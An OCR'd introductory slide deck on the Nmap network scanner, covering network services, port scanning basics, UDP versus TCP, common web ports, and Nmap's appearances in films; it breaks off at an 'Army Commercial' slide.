
NMAP



Travis Phillips

WSC - 04/18/2020

$ whoami

A tall guy in black named Travis Phillips who knows stuff and does things.

What is Nmap?

- "Network Mapper"
- Scanning Tool created by Gordon "Fydor" Lyon in 1997
- Designed to consolidate a bunch of port scanning tricks
- Evolved into a lot more
- Considered the "De Facto" network scanner by most

Of Network Services & Ports

- Before we go any further…
- We should lay a foundation on these two things.

What is a Network Service

- A network service is generally a program, such as a web server that has networking functionality.
- The network service (server) will listen on a network port for connections from other machines (clients) to serve the service to.

What is Port Scanning

- *Port scanning* is the process of testing if network “ports” are open on a system
- These ports are a unsigned short (16-bit number) ranging from 1 to 65,535
- Network ports are used to provide *network services*
- There can be different protocols used for the communication to the port
  - TCP and UDP for example are most common.


UDP

- UDP = User Datagram Protocol
- Connection-less based communication
- Designed for speed, broadcast, or unimportant traffic
- No guarantee the packet reaches its destination.


UDP – Pros & Cons

- Pros:
  - Fast &Lightweight
  - “Send it and forget it” traffic
  - Support for broadcast/multicast/unicast
- Cons:
  - No reliability. Packet with data is just sent and hope for the best
  - Easy to spoof due to connection-less nature
  - Broadcasting opens up possible race conditions

UDP Example: DNS



UDP Example: DNS



TCP

- TCP = Transmission Control Protocol
- Connection Based Communication
- Makes up most IP related services
- Designed with reliability in mind

TCP – Pros & Cons


- Pros:
  - Reliable connections
  - Timeout re-transmission
  - Error correction built-in & flow control
- Cons:
  - Higher overhead for small transmissions
    - 3 packets to connect (3-way handshake)
    - Whatever data you send/recv.
    - 3 packets to disconnect (Fin, Fin/Ack, Ack)

Example: Web Service

Client

Web Server
HTTP => 80/tcp
HTTPS => 443/tcp

Example: Web Service



Client


Web Server
HTTP => 80/tcp

Just How Popular is Nmap?

- Available on Linux, Mac, Windows, and even Android (Using NDK)
- So popular it has made it's way into pop culture...

The Matrix Reloaded

- Trinity used it while hacking a city power grid to find a vulnerable SSH Server.




Die Hard 4

- Seen being used by the hacker Matthew Farrell in the movie.


Bourne Ultimatum

- The CIA tries to hack an email server using Zenmap (Nmap GUI front-end).




Dredd

- Breaking into slum tower network, they turn to Nmap!



Army Commercial


- 